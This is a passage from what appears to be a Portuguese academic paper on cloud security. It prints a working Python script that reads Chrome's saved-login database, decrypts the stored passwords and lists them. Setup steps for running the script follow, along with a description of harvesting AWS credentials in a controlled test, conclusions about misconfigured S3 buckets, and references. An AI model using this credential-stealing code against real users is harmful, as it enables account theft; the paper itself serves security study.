
```
# -*- coding: utf-8 -*-
''' coded by ekko '''
import sqlite3
import os
import win32crypt
import csv

def cracking_chrome():
  usr_path = os.path.expanduser('~') + r'\AppData\Local\Google\Chrome\User
Data\Default\Login Data'
    c = sqlite3.connect(usr_path)
    cursor = c.cursor()
    sql = "SELECT origin_url, username_value, password_value FROM logins"
    cursor.execute(sql)
    login_data = cursor.fetchall()
    cred = {}
    stng = ''
    for url, user_name, pwd in login_data:
        pwd = win32crypt.CryptUnprotectData(pwd)
        cred[url] = (user_name, pwd[1].decode('utf8'))
        string = f"\n[*] URL: {url} Username: {user_name} Password:
{pwd[1].decode('utf8')}"
        print(string)

cracking_chrome()
```

Fonte: Autoria própria

Imagem 12 - Instruções no arquivo README.md



Captura de senhas - Google chrome

###[pt-br]:

1. Primeiro, faça o download do arquivo através do comando:
   - git clone https://github.com/ekkopy/chrome-capture.git ou baixe o arquivo em .zip e extraia no local de sua preferência.
2. Navegue pelo terminal até o diretório onde você extraiu o arquivo, e crie um virtualenv com o seguinte comando:

```
python -m venv cloud
```

3. Após isso, ative seu ambiente virtual da seguinte forma:

- Para ambientes Linux/Unix:

```
source cloud/bin/activate
```

- Para ambientes windows:

```
.\cloud\Scripts\activate
```

4. Execute o script (lembrando que o navegador não pode estar em execução no momento):

```
python chrome_pass.py
```

5. Seja feliz 😄
6. Colabore com um PR 👺


Fonte: Autoria própria

Após realizar o download do repositório é necessário criar um ambiente virtual para isolar as dependências do script e preservar os pacotes presentes no seu sistema operacional, para isso, podemos criar um ambiente virtual utilizando o módulo *venv* que já uma função presente na própria linguagem (imagem 12), o segundo argumento após o módulo é referente ao nome que esse ambiente virtual irá possuir, você pode nomear com o nome de sua preferência mas para fins didáticos iremos utilizar o nome *cloud*. Após criar o nosso ambiente virtual, é necessário ativá-lo (imagem 13), o nome do ambiente virtual será escrito entre parênteses ao lado esquerdo.

Imagem 13 - Criando ambiente virtual

Fonte: Autoria própria

Imagem 14 - Ativando o ambiente virtual




Fonte: Autoria própria

Com o ambiente virtual criado, agora é necessário instalar todas as dependências do script para seu funcionamento correto, será utilizado o módulo *pip* que é o gerenciador de pacotes da linguagem python, para isso, ainda no ambiente virtual ativado digite o seguinte comando: *pip install -r requirements.txt* (imagem 14). É importante verificar que todos os pacotes foram instalados com êxito, para isso, atente-se aos logs que são exibidos no terminal ao final da instalação ou liste todos os pacotes instalados em nosso ambiente virtual através do comando *pip freeze* (imagem 15).

Imagem 15 - Instalando as dependências

Fonte: Autoria própria

Imagem 16 - Listando os pacotes



Fonte: Autoria própria


Após realizar todos os passos citados acima com êxito, podemos executar nosso script (imagem 17) e visualizar todas as URLS com seus respectivos usuários e senhas salvos pelos navegador, com isso, o atacante pode obter acesso aos diversos dados privados da vítima.

Como a presente pesquisa tem como objetivo cloud computing vamos procurar pela plataforma que está sendo utilizada, no caso a AWS (imagem 18) e podemos obter o usuário e a senha da mesma.

Imagem 17 - Lista de credenciais

Fonte: Autoria própria

Imagem 18 - Credenciais da Amazon



Fonte: Autoria própria

8. Conclusão

A computação em nuvem tem se tornado um poderoso meio para as empresas que desejam automatizar seu ambiente e suas aplicações com poucos cliques, anteriormente as organizações que desejavam expandir sua infraestrutura tinham de investir capital significativo com hardware e licenças de software. Entretanto, segundo Cláudio Corrêa (20155, p.1) “ A comoditização do mercado de cloud é um problema significante para alguns fornecedores, porque sem a diferenciação do produto, o preço se torna a única base de competição [...]”, fazendo com que clientes contratem serviços de cloud por um preço mínimo visando apenas seus benefícios e desconhecendo que mesmo na computação em nuvem existem vulnerabilidades em relação aos seus serviços.

No primeiro cenário realizado em ambiente controlado, foi utilizado a exploração de bucket da plataforma AWS, onde por negligência do contratante a vulnerabilidade pode ser explorada podendo comprometer por completo todo o seu sistema. No ataque, o atacante testa diversas configurações incorretas que podem ser utilizadas para acessar, modificar e excluir as informações do bucket alvo. Por dificuldades técnicas em relação

ao consumo do bucket, foi utilizado o ataque realizado pelo autor BALIK onde o mesmo conseguiu concretizar o ataque com sucesso obtendo acesso ao bucket e conseguindo alterar o nosso bucket alvo, e conforme citado, a empresa AWS está ciente todo problema, porém a vulnerabilidade é ocasionada por falha de configuração do contratante e não do fornecedor em si.

Imagem 19 - Exemplificação de ataque ao bucket

Fonte: THE HACK

Já no segundo teste em ambiente controlado, foi realizado a exploração do banco de dados do navegador padrão do cliente, no caso, o google chrome browser. O ataque foi baseado no fato de que segundo uma pesquisa realizada pelo Instituto Francês de Opinião Pública (DIARIO DO NORDESTE, 2016) apontou que os internautas não sabem a melhor forma de lidar com suas credenciais na internet.

Após explorar o banco de dados sqlite3 do navegador com a linguagem python, é realizada uma busca pelo atacante a fim de identificar as urls, *usernames* e senhas que o usuário optou por salvar referentes à plataformas cloud, no teste citado foi utilizado a plataforma AWS.

Ambos os testes geraram um resultado positivo, o que nos leva a questionar sobre o mito “cloud segura” que muitas organizações propõe. Vale ressaltar que nos testes realizados os ataques foram na exploração por parte do cliente, portanto, conclui-se que até o momento da escrita deste presente trabalho a grande parte dos riscos envolvendo a computação em nuvem têm

como fundamento o desconhecimento do cliente sobre os serviços e a plataforma que o mesmo está contratando, e sobre a implementação de boas prática de seguranças que devem ser implementadas independente do ambiente que os serviços da organização estão sendo implementados.

9. Referências Bibliográficas

BSA. **BSA GLOBAL CLOUD COMPUTING SCOREBOARD**. 2018. Disponível em: https://cloudscorecard.bsa.org/2018/?sc_lang=pt-BR. Acessado em: 15, Setembro, 2019.

BRASSCOM. **SERVIÇOS NA NUVEM CRESCEM 51.7% EM 2017 NO BRASIL**. 2018. Disponível em: https://brasscom.org.br/servicos-na-nuvem-crescem-51-7-em-2017-no-brasil/ . Acessado em: 15, Setembro, 2019.

COMPUTER WORLD. **QUAIS SÃO AS 10 MAIORES EMPRESAS DE NUVEM MAIS PODEROSAS.** 2012. Disponível em: https://computerworld.com.br/2012/09/10/as-10-empresas-de-nuvem-mais-poderosas/ **.** Acessado em: 15, Setembro, 2019.

COMPUTER WORLD. **CLOUD DA AMAZON CRESCE 37% E ALCANÇA US$8.4 BILHÕES NO TRIMESTRE**. 2019. Disponível em: https://computerworld.com.br/2019/07/26/cloud-da-amazon-cresce-37-e-alcanca-us84-bilhoes-no-trimestre/. Acessado em: 16, Setembro, 2019.

AROWANA CONSULTING. **HOW CLOUD COMPUTING WORKS?** 2014. Disponível em: https://grouparowana.wordpress.com/2014/01/22/how-cloud-computing-works/. Acessado em: 16, Setembro, 2019.

WE LIVE SECURITY. **VOCÊ SABE O QUE É UMA BACKDOOR E COMO DIFERENCIÁ-LA DE UM TROJAN?** . 2016 Disponível em: https://www.welivesecurity.com/br/2016/08/31/backdoor-e-trojan/. Acessado em: 16, Setembro, 2019.

BLOOMBERG. T**HE BIG HACK: HOW CHINA USED A TINY CHIP TO INFILTRATE U.S. COMPANIES**. 2018. Disponível em: https://www.bloomberg.com/news/features/2018-10-04/the-big-hack-how-china-used-a-tiny-chip-to-infiltrate-america-s-top-companies . Acessado em: 16, Setembro, 2019.

GARTNER. **GARTNER ANUNCIA AUMENTO DE COMPUTAÇÃO EM NUVEM**. 2016. Disponível em: http://planin.com/gartner-anuncia-aumento-de-computacao-em-nuvem/. Acessado em: 16, Setembro, 2019

TI INSIDE. **RELATÓRIO CHECKPOINT 2019 CLOUD SECURITY IDENTIFICA DESAFIOS DE SEGURANÇA CORPORATIVA NAS NUVENS PÚBLICAS.** 2019. Disponível em: https://tiinside.com.br/tiinside/seguranca/16/07/2019/relatorio-check-point-2019-cloud-security-identifica-desafios-de-seguranca-corporativa-nas-nuvens-publicas/ . Acessado em: 16, Setembro, 2019.

MINUTO DA SEGURANÇA. **DADOS DE 50.000 CLIENTES DA HONDA VAZAM DE BUCKET DA AMAZON S3**. 2018. Disponível em: https://minutodaseguranca.blog.br/dados-de-50-000-clientes-da-honda-vazam-de-bucket-da-amazon-s3/ . Acessado em: 16, Setembro, 2019.

MUNDO HACKER. **HACKERS INFECTAM MAIS DE 17.000 SITES ATRAVÉS DE BUCKETS AMAZON S3 MAL CONFIGURADOS**. 2019. Disponível em:

https://mundohacker.net.br/hackers-infectam-mais-de-17-000-sites-atraves-de-buckets-amazon-s3-mal-configurados/ Acessado em: 16, Setembro, 2019.

COMPUTER WORLD. **OS 7 PECADOS CAPITAIS DE SEGURANÇA DA INFORMAÇÃO EM COMPUTAÇÃO EM NUVEM**. 2010. Disponível em: https://computerworld.com.br/2010/04/06/7-pecados-mortais-de-seguranca-em-computacao-na-nuvem/ . Acessado em: 16, Setembro, 2019.

CAROL FERNANDES. O QUE É CLOUD COMPUTING. 2012. Disponível em: https://www.techtudo.com.br/artigos/noticia/2012/03/o-que-e-cloud-computing.html . Acessado em: 16, Setembro, 2019.

DEVMEDIA. **SEGURANÇA EM CLOUD COMPUTING**. 2013. Disponível em: https://www.devmedia.com.br/seguranca-em-cloud-computing/29121. Acessado em: 16, Setembro, 2019.

SONDA. **A história da Computação na nuvem: de onde ela veio e para onde vai?** 2017. Disponível em: <https://www.blog.sonda.com/historia-da-computacao-na-nuvem/ . Acessado em: 08, Setembro, 2019.

MAYZA NUNES. **História da Computação.** 2012 Disponíveis em: <http://www.dsc.ufcg.edu.br/~pet/jornal/agosto2012/materias/historia_da_computacao.html. Acessado em: 08, Setembro, 2019

AVANTIKA MONNAPPA. **Salesforce: A Brief History And What The Future Holds.** 2019. Disponível em: **<**https://www.simplilearn.com/salesforce-history-and-what-the-future-holds-article Acessado em 08, Setembro, 2019.

HELDER PEREIRA. **COMPUTAÇÃO EM NUVEM: PROBLEMAS E SOLUÇÕES.** 2015. Disponível em: http://www.nead.fgf.edu.br/novo/material/Computacao_em_Nuvem_A_Internet_do_Futuro/Computacao_em_Nuvem_A_Internet_do_Futuro.pdf. Acessado em: 08, Setembro, 2019

OLEG KOLESNIKOV. **Securonix Threat Research: Detecting Persistent Cloud Infrastructure/Hadoop/YARN Attacks Using Security Analytics: Moanacroner, XBash, and Others**. 2019. Disponível em: https://www.securonix.com/securonix-threat-research-detecting-persistent-cloud-infrastructure-hadoop-yarn-attacks-using-security-analytics-moanacroner-xbash-and-others/ . Acessado em: 09, Setembro, 2019

AMAZON. **O QUE É A AWS ?**. 2018. Disponível em: https://aws.amazon.com/pt/about-aws/ . Acessado em: 09, Setembro, 2019.

AMAZON. **TIPOS DE COMPUTAÇÃO EM NUVEM**. 2019. Disponível em: https://aws.amazon.com/pt/types-of-cloud-computing/ . Acesso em: 09, Setembro, 2019.

UNICERT. **MALWARES**. 2005. Disponível em: http://www.barbacena.com.br/tonmaster/downloads/Malware.pdf . Acessado em: 09, Setembro, 2019.

JOSEPH REGAN. **O QUE É MALWARE ? COMO MALWARES FUNCIONAM E COMO SE LIVRAR DELES**. 2019. Disponível em: https://www.avg.com/pt/signal/what-is-malware . Acessado em: 09, Setembro, 2019

RAFAEL NOVAES. V**ÍRUS X WORMS: QUAL A DIFERENÇA ?** . 2013. Disponível em: https://www.psafe.com/blog/virus-worms-qual-a-diferenca/ . Acessado em: 09, Setembro, 2019.

AVG. **O QUE É SPYWARE ?** . 2017. Disponível em: https://www.avg.com/pt/signal/what-is-spyware. Acessado em: 09, Setembro, 2019.

CERT. **CÓDIGOS MALICIOSOS**. 2017. Disponível em: https://cartilha.cert.br/malware/ . Acessado em: 09, Setembro, 2019.

ALEX SANDRO. **O QUE É, E COMO INSTALAR UM BACKDOOR**. 2016. Disponível em: https://www.sistemapersonalizado.com/cob/backdoor.htm . Acessado em: 10, Setembro, 2019.

MEIO BIT. **A ÚLTIMA DO SNOWDEN: O GOVERNO DOS EUA MONTOU UMA ENORME ESTRUTURA PARA ESPIONAR A HUAWEI.** 2014. Disponível em:https://meiobit.com/282654/snowden-denuncia-da-vez-nsa-abriu-backdoors-equipamentos-huawei-acesso-informacoes-sensiveis-buscando-hackers-ligacoes-governo-chines-acesso-paises-eixo-do-mal/ . Acessado em: 10, Setembro, 2019.

PCWORLD. **DESCOBERTO ATAQUE BACKDOOR QUE ATINGE JOGADORES DE VIDEOGAMES**. 2019. Disponível em: https://pcworld.com.br/descoberto-ataque-de-backdoor-que-atinge-jogadores-de-videogames/. Acessado em: 10, Setembro, 2019.

CRYPTOID. **ESET ALERTA: ATAQUE DE BACKDOOR AFETA INDÚSTRIA DOS GAMES**. 2019. Disponível em: https://cryptoid.com.br/ciberseguranca-seguranca-da-informacao/eset-alerta-ataque-de-backdoor-afeta-industria-de-video-games . Acessado em: 10, Setembro. 2019.

AWS. **NÍVEL GRATUITO DA AWS**. 2019. Disponível em: https://aws.amazon.com/pt/free/?all-free-tier.sort-by=item.additionalFields.SortRank&all-free-tier.sort-order=asc . Acessado em: 11, Setembro, 2019.

TI ESPECIALISTAS. **GOOGLE HACKING**. 2018. Disponível em: https://www.tiespecialistas.com.br/google-hacking/ . Acessado em: 11, Setembro, 2019.

RENATO ANDALIK. **AMAZON S3**. 2019. Disponível em: https://docs.andalik.com.br/guia-para-pentesters/procedimento-operacional-padrao-pop/pentest/amazon-s3#google-dork . Acessado em: 11, Setembro, 2019.

EMASTER. **14 RECOMENDAÇÕES PARA PROTEGER SEU AMBIENTE DE SEGURANÇA EM AWS**. 2019. Disponível em: https://emaster.cloud/Blog/guia-de-melhores-praticas-de-seguranca-em-aws . Acessado em: 11, Setembro, 2019.

OLHAR DIGITAL. **QUASE UM MILHÃO DE PESSOAS TIVERAM SUAS SENHAS ROUBADAS EM 2019**. 2019. Disponível em: https://olhardigital.com.br/fique_seguro/noticia/pesquisa-estima-que-940-mil-pessoas-tiveram-senhas-roubadas-em-2019/88435 . Acessado em: 27, Setembro, 2019.

CLAUDIO CORREA. **O QUE É A COMPUTAÇÃO EM NUVEM E COMO SE BENEFICIAR DISSO**. 2015. Disponível em: https://www.tiespecialistas.com.br/o-que-e-comoditizacao-da-computacao-em-nuvem-e-como-se-beneficiar-disso/ . ACessado em: 11, Setembro, 2019.